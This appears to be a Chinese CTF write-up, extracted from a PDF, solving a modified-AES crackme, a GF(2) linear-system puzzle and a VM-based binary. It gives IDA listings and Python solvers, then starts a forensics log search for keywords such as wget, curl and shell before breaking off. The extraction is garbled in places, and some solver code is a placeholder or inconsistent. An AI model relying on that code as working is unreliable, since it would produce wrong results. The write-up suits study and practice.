 .text:004010C2 mov [ebp+var_10], eax
 .text:004010C5 mov ebx, eax
 .text:004010C7 mov [ebp+var_14], edi
 .text:004010CA lea esi, [eax+3]
 .text:004010CD sub ebx, edi
 .text:004010CF lea ecx, [edi+1]
 .text:004010D2 ; CODE XREF: sub_4010B0+48↓j
 .text:004010D2 movzx eax, byte ptr [esi-3]
 .text:004010D6 lea esi, [esi+4]
 .text:004010D9 xor [ecx-1], al
 .text:004010DC lea ecx, [ecx+4]
00000480 004010B0: sub_4010B0 (Synchronized with Hex View-1)

```

这显然是一个 AES (Rijndael) 加密算法的变体。

## 分析分组加密逻辑：

Block 1：输入数据先与 IV 异或，然后进入加密函数。

Block 2：输入数据先与上一块的密文 (Block 1 的输出) 异或，然后进入加密函数。

```

004030E0 00 00 00 00 00 00 00 00 00 61 18 40 00 0C 19 40 00a.@...@.
004030F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00403110 60 40 40 00 B0 40 40 00 69 6E 70 75 74 20 79 6F @@..@.input.yo
00403120 75 72 20 66 6C 61 67 3A 0A 00 00 00 0D 0A 00 00 ur.flag:.....
00403130 66 6C 61 67 20 6C 65 6E 67 74 68 20 65 72 72 6F flag.length.error
00403140 72 00 00 00 66 61 6B 65 20 66 6C 61 67 00 00 00 r...fake.flag...
00403150 79 65 73 00 0A 00 00 00 63 1E 77 7B F2 6B 6F C5 yes....c.w{....
00403160 30 01 67 2B FE D7 AB 76 CA 82 C9 7D FA 59 47 F0 0.g+...v$....YG.
00403170 AD D4 A2 AF 9C A4 72 C0 B7 FD 93 26 36 3F F7 CC .h...r....&?..
00403180 34 A5 E5 F1 71 D8 31 15 04 C7 23 C3 18 96 05 9A 4.....
00403190 07 12 80 E2 EB 27 B2 75 09 83 2C 1A 1B 6E 5A A0u.,..nZ.
004031A0 52 3B D6 B3 29 E3 2F 84 53 D1 00 ED 20 FC B1 5B R;...)...S.....[.
004031B0 6A CB BE 39 4A 4C 58 CF D0 EF AA FB 43 4D 33 85 j_9JLX.....CM3.
004031C0 45 F9 02 7F 50 3C 9F A8 51 A3 40 8F 92 9D 38 F5 E...P<..Q.@...8.
004031D0 BC B6 DA 21 10 FF F3 D2 CD 0C 13 EC 5F 97 44 17D.
004031E0 C4 A7 7E 3D 64 5D 19 73 60 81 4F DC 22 2A 90 88 h~=d].s`0..*..
004031F0 46 EE B8 14 DE 5E 0B DB E0 32 3A 0A 49 06 24 5C F.....2:I.$\
00403200 C2 D3 AC 62 91 95 E4 79 E7 C8 37 6D 8D D5 4E A9 ...b.....m....
00403210 6C 56 F4 EA 65 7A AE 08 BA 78 25 2E 1C A6 B4 C6 IV....x%....
00403220 E8 DD 74 1F 4B BD 8B 8A 70 3E B5 66 48 03 F6 0EK...p>.fH...
00403230 61 35 57 B9 86 C1 1D 9E E1 F8 98 11 69 D9 8E 94 a5W.....i...
00403240 9B 7C 87 E9 CE 55 28 DF 8C A1 89 0D BF E6 42 68 .|....(Y.....
00403250 41 99 2D 0F B0 54 BB 16 07 09 12 04 08 10 21 40 A.-..T.....!@
00403260 88 1B 36 00 00 00 00 00 00 00 00 00 00 00 00 00 ..6.....
00403270 2B 1B C9 99 BE BD E6 85 30 C9 09 10 26 3C F3 26 +.a.....&<..
00403280 62 E7 D0 ED E0 9F 07 CF 3E 7E 21 BD F7 29 11 9E b.....~!.....
00001B73 00403173: .rdata:00403173 (Synchronized with IDA View-A)

```

```

push ebp
mov ebp, esp
and esp, 0FFFFFFF0h
sub esp, 218h
mov eax, __security_cookie
xor eax, esp
mov [esp+218h+var_4], eax
push esi
push edi ; ArgList
push offset Format ; "input your flag:\n"
call sub_401010
add esp, 4
push 0 ; Ix
call ds:_acrt_iob_func
add esp, 4
push eax ; Stream
lea eax, [esp+224h+Buffer]
push 100h ; MaxCount
push eax ; Buffer
call ds:fgets
add esp, 0Ch


```

第一块：P1 XOR IV - Encrypt-得到 C1

第二块：不是再 XOR IV，而是 P2 XOR C1-Encrypt得到 C2

C1 = 2b1bc999bebde68530c90910263cf326

C2 = 62e7d0ede09f07cf3e7e21bdf729119e



对于魔改的 S-Box，手动抄写太慢且容易错。可以使用 IDAPython 脚本直接提取。

## 复现脚本

```

1 KEY = bytes([0x01, 0x22, 0x02, 0xf3, 0x44, 0xf5, 0xe6, 0xf7, 0xa8, 0xb9, 0xa,
0xb, 0xac, 0xcd, 0xee, 0xff])
2 IV = bytes([0x3a, 0xf1, 0x8c, 0x27, 0xd4, 0x9b, 0x60, 0xe2, 0x11, 0x5d, 0xa7,
0xc3, 0x7f, 0x09, 0xb8, 0xe])
3
4
5 C1 = bytes.fromhex("2b1bc999bebde68530c90910263cf326")
6 C2 = bytes.fromhex("62e7d0ede09f07cf3e7e21bdf729119e")
7
8
9 ### SBOX = [...]
10
11 SBOX = [
12 0x63, 0x1e, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b, 0xfe,
13 0xd7, 0xab, 0x76,
14] * 16
15
16
17 RCON = [0x07, 0x09, 0x12, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1b, 0x36]
18
19
20 def xtime(a): return ((a << 1) ^ 0x11B) & 0xFF if (a & 0x80) else (a << 1)
21 def gf_mul(a, b):
22 p = 0
23 for _ in range(8):
24 if b & 1: p ^= a
25 a = xtime(a)
26 b >>= 1

```

```

27 return p
28
29
30 def inv_mix_columns(s):
31 res = [0] * 16
32 for c in range(4):
33 col = s[c*4 : c*4+4]
34 res[c*4] =
35 gf_mul(col[0], 0x0e) ^ gf_mul(col[1], 0x0b) ^ gf_mul(col[2], 0x0d) ^ gf_mul(col[3], 0x09)
36 res[c*4+1] =
37 gf_mul(col[0], 0x09) ^ gf_mul(col[1], 0x0e) ^ gf_mul(col[2], 0x0b) ^ gf_mul(col[3], 0x0d)
38 res[c*4+2] =
39 gf_mul(col[0], 0x0d) ^ gf_mul(col[1], 0x09) ^ gf_mul(col[2], 0x0e) ^ gf_mul(col[3], 0x0b)
40 res[c*4+3] =
41 gf_mul(col[0], 0x0b) ^ gf_mul(col[1], 0x0d) ^ gf_mul(col[2], 0x09) ^ gf_mul(col[3], 0x0e)
42 return res
43
44 def inv_shift_rows_mod(s):
45
46 new_s = list(s)
47 new_s[1], new_s[5], new_s[9], new_s[13] = s[13], s[1], s[5], s[9]
48 new_s[2], new_s[6], new_s[10], new_s[14] = s[10], s[14], s[2], s[6]
49 ### 加密时: new[3]=old[15], new[7]=old[3]^0x66, new[11]=old[7],
50 new[15]=old[11]
51 ### 解密时: old[3]=new[7]^0x66, old[7]=new[11], old[11]=new[15],
52 old[15]=new[3]
53 new_s[3] = s[7] ^ 0x66
54 new_s[7] = s[11]
55 new_s[11] = s[15]
56 new_s[15] = s[3]
57 return new_s
58
59 def key_expansion():
60 w = [list(KEY[i*4:(i+1)*4]) for i in range(4)]
61 for i in range(4, 44):
62 temp = w[i-1][:]
63 if i % 4 == 0:
64 temp = temp[1:] + temp[:1] ### Rotword
65 temp = [SBOX[x] for x in temp] ### Subword
66 temp[0] ^= RCON[i//4] ### Rcon
67 w.append([x^y for x,y in zip(w[i-4], temp)])
68 return [sum(w[i*4:(i+1)*4], []) for i in range(11)] ### Flatten to round keys
69
70 def decrypt_block(ct, round_keys, inv_sbox):
71 state = [x ^ k for x, k in zip(ct, round_keys[10])] ### AddRoundKey
72
73 for r in range(9, 0, -1):
74 state = inv_shift_rows_mod(state)
75 state = [inv_sbox[x] for x in state] ### InvSubBytes
76 state = [x ^ k for x, k in zip(state, round_keys[r])] ### AddRoundKey
77 state = inv_mix_columns(state)
78
79 state = inv_shift_rows_mod(state)
80 state = [inv_sbox[x] for x in state]
81 state = [x ^ k for x, k in zip(state, round_keys[0])] ### AddRoundKey
82 return bytes(state)
83
84 def main():

```

```

79 inv_sbox = [0] * 256
80 for i, b in enumerate(SBOX): inv_sbox[b] = i
81
82 rkeys = key_expansion()
83
84 ### P1 = Dec(C1) ^ IV
85 plain1 = bytes(a^b for a,b in zip(decrypt_block(c1, rkeys, inv_sbox), IV))
86 ### P2 = Dec(C2) ^ C1
87 plain2 = bytes(a^b for a,b in zip(decrypt_block(c2, rkeys, inv_sbox), c1))
88
89 print("Flag:", (plain1 + plain2).decode(errors='ignore'))
90
91 if __name__ == '__main__':
92 main()

```

## 你是说这是个数学题？

### 题目分析

题目提供了一个 Python 脚本 Encrypt.py，其中包含加密逻辑和加密后的数据（Matrix 和 Result）。

#### 1. Flag 转二进制流：

```

1 | flag="furryCTF{This_Is_A_Fake_Flag_nwn}"
2 | binary="".join([str(bin(ord(i))).replace("0b","") for i in flag])

```

#### 2. 线性方程组生成：

```

1 | matrix = [[1 if i == j else 0 for j in range(len(binary))] for i in
2 | range(len(binary))]
2 | result=[int(i) for i in binary]

```

#### 3. 混淆：

```

1 | for _ in range(op):
2 | """
3 | matrix[j][index]^=matrix[i][index]
4 | result[j]^=result[i]

```

#####

## 解题思路

1. 提取脚本中最终的 Matrix 和 Result 数据；
2. 在 GF(2) 域上用高斯消元法解线性方程组  $Ax=b$ ，还原原始二进制串；
3. ASCII 字符得到 Flag。

## 解题脚本

```

1 | import ast
2 | import sys
3 | import traceback
4 | import time
5 |
6 | def solve():

```

```

7 print("Starting solver...", flush=True)
8 try:
9 ### Read the file
10 print("Reading Encrypt.py...", flush=True)
11 with open('Encrypt.py', 'r', encoding='utf-8') as f:
12 lines = f.readlines()
13 print(f"Read {len(lines)} lines.", flush=True)
14
15 matrix_data = None
16 result_data = None
17
18 for line in lines:
19 if line.startswith('#matrix='):
20 matrix_str = line.strip()[len('#matrix='):]
21 matrix_data = ast.literal_eval(matrix_str)
22 elif line.startswith('#result='):
23 result_str = line.strip()[len('#result='):]
24 result_data = ast.literal_eval(result_str)
25
26 if matrix_data is None or result_data is None:
27 print("Error: Could not find matrix or result in Encrypt.py",
flush=True)
28 return
29
30 print("Converting matrix to integers...", flush=True)
31 ### Convert each row to an integer for bitwise operations
32 M_rows = []
33 for i, row_str in enumerate(matrix_data):
34 r_val = result_data[i]
35 full_str = row_str + str(r_val)
36 M_rows.append(int(full_str, 2))
37
38 rows = len(M_rows)
39 cols = len(matrix_data[0])
40
41 print(f"Matrix size: {rows}x{cols}", flush=True)
42
43 ### Gaussian elimination
44 print("Starting Gaussian elimination (integer optimized)...",
flush=True)
45 start_time = time.time()
46
47 pivot_row = 0
48 pivot_cols = []
49
50 for col in range(cols):
51 shift = cols - col
52 mask = 1 << shift
53
54 if pivot_row >= rows:
55 break
56
57 ### Find pivot
58 if not (M_rows[pivot_row] & mask):
59 found = False
60 for r in range(pivot_row + 1, rows):
61 if M_rows[r] & mask:

```

```

M_rows[pivot_row], M_rows[r] = M_rows[r],
M_rows[pivot_row]
 found = True
 break
 if not found:
 continue

 pivot_cols.append(col)

 #### Eliminate
 pivot_val = M_rows[pivot_row]
 for r in range(rows):
 if r != pivot_row:
 if M_rows[r] & mask:
 M_rows[r] ^= pivot_val

 pivot_row += 1

print(f"Gaussian elimination done in {time.time() - start_time:.4f}s.",
flush=True)

 #### Extract solution
x = [0] * cols
for r, col in enumerate(pivot_cols):
 x[col] = M_rows[r] & 1

solution_bits = x
solution_str = "".join(str(b) for b in solution_bits)
print(f"Recovered bits: {solution_str}", flush=True)

 #### Check prefix
known_prefix = "furryCTF{"
prefix_bits = "".join([str(bin(ord(i))).replace("0b", "")) for i in
known_prefix])

if solution_str.startswith(prefix_bits):
 print("Prefix matches!", flush=True)

 #### Backtracking solver to handle variable length encoding
remaining_bits = solution_str[len(prefix_bits):]
sys.setrecursionlimit(2000)

def solve_recursive(bits):
 if not bits:
 return None

 #### Check for end
 if bits == "1111101": ### }
 return "}"

 #### Try 7 bits
 if len(bits) >= 7:
 chunk = bits[:7]
 if chunk != "1111101":
 val = int(chunk, 2)
 c = chr(val)
 if c.isalnum() or c == '_':
 res = solve_recursive(bits[7:])

```

```
117 if res is not None:
118 return c + res
119
120 ### Try 6 bits
121 if len(bits) >= 6:
122 chunk = bits[:6]
123 val = int(chunk, 2)
124 c = chr(val)
125 if c.isalnum() or c == '_':
126 res = solve_recursive(bits[6:])
127 if res is not None:
128 return c + res
129
130 return None
131
132 decoded = solve_recursive(remaining_bits)
133 if decoded:
134 print(f"Decoded flag: {known_prefix}{decoded}")
135 else:
136 print("Failed to decode using backtracking.")
137
138 else:
139 print("Prefix does not match.", flush=True)
140
141 except Exception as e:
142 print("An error occurred:", flush=True)
143 traceback.print_exc()
144
145 if __name__ == '__main__':
146 solve()
```

深渊密令

## 题目分析

## 用 IDA 看 main:

The screenshot shows the IDA Pro interface with the assembly view open. The assembly code for the `main` function is displayed, starting with the declaration:

```
1 int64 fastcall main(int a1, char **a2, char **a3)
```

Following this, the assembly code consists of 31 numbered lines, each containing a memory location and its corresponding assembly mnemonic and operand. The assembly code includes various registers and memory locations, such as `v3`, `v10`, `v11`, `v12`, `v13`, `v14`, `v15`, `v16`, `v17`, `v18`, `v19`, `v20`, `v21`, `v22`, `v23`, `v24`, `v25`, `v26`, `v27`, `v28`, `v29`, `v30`, `v31`, `v32`, and `v33`. The assembly code is annotated with comments like `// eax`, `// rdi`, `// rdx`, `// r8`, `// rcx`, and `// rsi`.

返回 -1 就直接退出/提示正常直接运行不会触发；调试时要 patch 或绕过。

完整性校验 (CRC32) 它对 .rodata 中一段长度为 0x313 的 blob 做 CRC32:

```

option Data Unexplored External symbol Lumina function
IDA View-A Pseudocode-A Hex View-1 Local Types Imports
.rodatabegin
 .rodata:0000000000403712 db 4Dh ; M
 .rodata:0000000000403713 db 20h
 .rodata:0000000000403714 db 89h
 .rodata:0000000000403715 db 0C2h
 .rodata:0000000000403716 db 3Ch ; <
 .rodata:0000000000403717 db 0ECh
 .rodata:0000000000403718 db 7Ch ; |
 .rodata:0000000000403719 db 96h
 .rodata:000000000040371A db 0F8h
 .rodata:000000000040371B db 9Dh
 .rodata:000000000040371C db 0F7h
 .rodata:000000000040371D db 73h ; s
 .rodata:000000000040371E db 33h ; 3
 .rodata:000000000040371F db 0FBh
 .rodata:0000000000403720 ; char byte_403720[800]
 .rodata:0000000000403720 byte_403720 db 44h ; DATA XREF: main:loc_401138tr
 .rodata:0000000000403721 db 0D5h
 .rodata:0000000000403722 db 20h ; -
 .rodata:0000000000403723 db 24h ; $
 .rodata:0000000000403724 db 0DBh
 .rodata:0000000000403725 db 0E1h
 .rodata:0000000000403726 db 0DBh
 .rodata:0000000000403727 db 77h ; w
 .rodata:0000000000403728 db 91h
 .rodata:0000000000403729 db 0A0h
 .rodata:000000000040372A db 0C6h
 .rodata:000000000040372B db 2Fh ; /
 .rodata:000000000040372C db 0BAh
 .rodata:000000000040372D db 21h ; !
 .rodata:000000000040372E db 6Ch ; l
 .rodata:000000000040372F db 1
 .rodata:0000000000403730 db 98h
.rodatabegin
00003723 0000000000403723: .rodata:0000000000403723 (Synchronized with Hex View-1)

```

期望 CRC: 0xF2B6846C

不匹配就输出 "corrupt" 并退出

## 函数校验

有一个很短的解密函数


```

.text:0000000000401E36 align 20h
.text:0000000000401E40
.text:0000000000401E40 ; ===== S U B R O U T I N E =====
.text:0000000000401E40
.text:0000000000401E40 ; _int64 __fastcall sub_401E40(_QWORD, _QWORD, _QWORD, _QWORD, _QWORD)
.text:0000000000401E40 sub_401E40 proc near ; CODE XREF: main+1C0@p
.text:0000000000401E40 ; main+1D2@p
.text:0000000000401E40 ; _ unwind {
 .text:0000000000401E40 add rsi, rdi
 .text:0000000000401E43 nop dword ptr [rax+rax+00h]
 .text:0000000000401E48
 .text:0000000000401E48 loc_401E48: ; CODE XREF: sub_401E40+264j
 mov eax, edx
 shl eax, 0Dh
 xor edx, eax
 mov eax, edx
 shr eax, 11h
 xor eax, edx
 mov edx, eax
 shl edx, 5
 xor edx, eax
 xor [rdi], dl
 add rdi, 1
 cmp rsi, rdi
 jnz short loc_401E48
 .text:0000000000401E66 jnz short loc_401E48
 .text:0000000000401E68 retn
 .text:0000000000401E68 ; } // starts at 401E40
 .text:0000000000401E68 sub_401E40 endp
 .text:0000000000401E68
 .text:0000000000401E68 ; -----
 .text:0000000000401E69 align 10h
00001E54 0000000000401E54: sub 401E40+14 (Synchronized with Hex View-1)

```

0x03 VM 结构还原程序解密出 VM 字节码后进入一个 dispatch loop

还原出这 12 个指令后，那一堆乱码字节码就变成了可读的汇编代码。



0x05 关键观察：它根本不是“复杂 VM 校验”，而是 32 段独立的逐字节变换

因此可对每一段构造一个 256→256 的置换表，逐字节逆回输入。

## 复现脚本

```

1 #!/usr/bin/env python3
2 from pathlib import Path
3 from dataclasses import dataclass
4 from typing import List, Tuple, Optional
5
6
7 BIN = "./26e3ed78-4cf3-406f-a0bd-0976c3264188"
8
9 @dataclass
10 class Instruction:
11 pc: int
12 op: int
13 args: List[int]
14 raw_bytes: bytes
15
16 class VirtualMachine:
17 def __init__(self, bytecode: bytes, sbox: bytes):
18 self.bc = bytecode

```

```

19 self.sbox = sbox
20 self.regs = [0] * 8
21 self.mem = [0] * 0x310
22 self.pc = 0
23
24 @staticmethod
25 def rol8(v: int, c: int) -> int:
26 c &= 7
27 return ((v << c) | (v >> (8 - c))) & 0xff if c else v
28
29 def decode_at(self, pc: int) -> Instruction:
30 """解码当前 PC 处的指令"""
31 op = self.bc[pc]
32 args = []
33 length = 1
34
35 if op == 0: ### NOP
36 pass
37 elif op == 7: ### SBOX r
38 args = [self.bc[pc+1]]
39 length = 2
40 elif op == 11: ### JMP off
41 args = [int.from_bytes(bytes([self.bc[pc+1]]), "little",
42 signed=True)]
43 length = 2
44 elif op <= 11: ### 其他双操作数指令
45 args = [self.bc[pc+1], self.bc[pc+2]]
46 length = 3
47
48 raw = self.bc[pc:pc+length]
49 return Instruction(pc, op, args, raw)
50
51 def trace_execution(self, max_steps: int = 0x30D40) -> List[Instruction]:
52 """追踪并记录执行过的指令流"""
53 trace_log = []
54 self.pc = 0
55 self.regs = [0] * 8
56 self.mem = [0] * 0x310 ### Reset memory
57
58 while max_steps > 0 and self.pc <= 0x312 and self.pc < len(self.bc):
59 inst = self.decode_at(self.pc)
60 trace_log.append(inst)
61
62 op = inst.op
63
64 ### invalid opcode (>0x0b) => exit
65 if op > 0x0b:
66 break
67
68 next_pc = self.pc + len(inst.raw_bytes)
69
70 if op == 0: ### NOP
71 pass
72 elif op == 7: ### SBOX
73 r = inst.args[0]
74 if r <= 7:
75 self.regs[r] = self.sbox[self.regs[r]]
76 elif op == 11: ### JMP

```

```

76 next_pc = self.pc + 2 + inst.args[0]
77 else:
78 a, b = inst.args[0], inst.args[1]
79 if op == 1: ### MOVI
80 if a <= 7: self.regs[a] = b
81 elif op == 2: ### LOAD
82 if a <= 7: self.regs[a] = self.mem[b]
83 elif op == 3: ### STORE
84 if a <= 7: self.mem[b] = self.regs[a]
85 elif op == 4: ### ADDI
86 if a <= 7: self.regs[a] = (self.regs[a] + b) & 0xff
87 elif op == 5: ### XORI
88 if a <= 7: self.regs[a] ^= b
89 elif op == 6: ### ROL
90 if a <= 7: self.regs[a] = self.rol8(self.regs[a], b)
91 elif op == 8: ### MULI
92 if a <= 7: self.regs[a] = (self.regs[a] * b) & 0xff
93 elif op == 9: ### ADDR
94 if a <= 7 and b <= 7:
95 self.regs[a] = (self.regs[a] + self.regs[b]) & 0xff
96 elif op == 10: ### JNZ
97 off = int.from_bytes(bytes([b]), "little", signed=True)
98 if a <= 7 and self.regs[a] != 0:
99 next_pc = self.pc + 3 + off
100
101 self.pc = next_pc
102 max_steps -= 1
103
104 return trace_log
105
106 def simulate_transform(self, instructions: List[Instruction], input_byte: int) -> int:
107
108 self.regs = [0] * 8
109 self.mem = [0] * 0x310
110
111
112 target_mem_idx = None
113 for inst in instructions:
114 if inst.op == 2: ### LOAD
115 target_mem_idx = inst.args[1]
116 break
117
118 if target_mem_idx is not None:
119 self.mem[target_mem_idx] = input_byte
120
121 for inst in instructions:
122 op = inst.op
123
124 if op in (0, 10, 11):
125 continue
126
127 args = inst.args
128
129 if op == 1: ### MOVI
130 self.regs[args[0]] = args[1]
131 elif op == 2: ### LOAD
132 self.regs[args[0]] = self.mem[args[1]]

```

```

133 elif op == 3: ### STORE
134 self.mem[args[1]] = self.regs[args[0]]
135 elif op == 4: ### ADDI
136 self.regs[args[0]] = (self.regs[args[0]] + args[1]) & 0xff
137 elif op == 5: ### XORI
138 self.regs[args[0]] ^= args[1]
139 elif op == 6: ### ROL
140 self.regs[args[0]] = self.rol8(self.regs[args[0]], args[1])
141 elif op == 7: ### SBOX
142 self.regs[args[0]] = self.sbox[self.regs[args[0]]]
143 elif op == 8: ### MULI
144 self.regs[args[0]] = (self.regs[args[0]] * args[1]) & 0xff
145 elif op == 9: ### ADDR
146 self.regs[args[0]] = (self.regs[args[0]] + self.regs[args[1]]) & 0xff
147
148
149 last_inst = instructions[-1]
150 if last_inst.op == 3:
151 return self.mem[last_inst.args[1]]
152 return 0
153
154 def decrypt_stream(data: bytes, key_seed: int) -> bytes:
155 """Xorshift 解密算法"""
156 state = key_seed & 0xffffffff
157 result = bytearray(data)
158 for i in range(len(result)):
159 state ^= ((state << 13) & 0xffffffff)
160 state ^= (state >> 17)
161 state ^= ((state << 5) & 0xffffffff)
162 result[i] ^= (state & 0xff)
163 return bytes(result)
164
165 def solve():
166 if not Path(BIN).exists():
167 print(f"[-] 错误: 找不到文件 '{BIN}'")
168 return
169
170 print(f"[+] 正在读取文件: {BIN}")
171 file_content = Path(BIN).read_bytes()
172
173 try:
174 ### 提取并解密关键数据段
175 vm_code = decrypt_stream(file_content[0x3720:0x3720+0x313], 0xA17B3C91)
176 target_bytes = decrypt_stream(file_content[0x3a70:0x3a70+32],
177 0x1D2E3F40)
178 sbox_table = file_content[0x3620:0x3620+256]
179 except Exception as e:
180 print(f"[-] 数据提取失败: {e}")
181 return
182
183 print("[+] 正在分析 VM 执行路径")
184 vm = VirtualMachine(vm_code, sbox_table)
185 execution_trace = vm.trace_execution()
186
187 segments = []

```

```

189 current_segment = []
190
191 for inst in execution_trace:
192 current_segment.append(inst)
193 if inst.op == 3: ### STORE
194 target_addr = inst.args[1]
195 if 0x80 <= target_addr < 0xA0:
196 segments.append(current_segment)
197 current_segment = []
198
199 if len(segments) != 32:
200 print(f"[-] {len(segments)}/32")
201 else:
202 print("[+] 成功识别 32 个独立变换逻辑")
203
204
205 print("[+] 开始逆向求解")
206 flag_chars = []
207
208 for i, segment in enumerate(segments):
209 target_val = target_bytes[i]
210 found_char = False
211
212
213 for candidate in range(256):
214 result = vm.simulate_transform(segment, candidate)
215 if result == target_val:
216 flag_chars.append(candidate)
217 found_char = True
218 break
219
220 if not found_char:
221 flag_chars.append(ord('?'))
222
223 final_flag = bytes(flag_chars).decode(errors='replace')
224 print("\n" + "="*50)
225 print(f"[SUCCESS] Flag: {final_flag}")
226 print("="*50)
227
228 if __name__ == "__main__":
229 solve()
230

```

Forensics

## 溯源

### ## 日志筛选

拿到日志文件 access.txt 后，首先针对常见的攻击行为关键字进行搜索，如 cmd, shell, exec, wget, curl 等。

在日志中发现了一条极为可疑的 POST 请求：

```
1 | 144.172.98.50 -- [24/sep/2025:23:24:12 +0800] "POST /device.rsp?
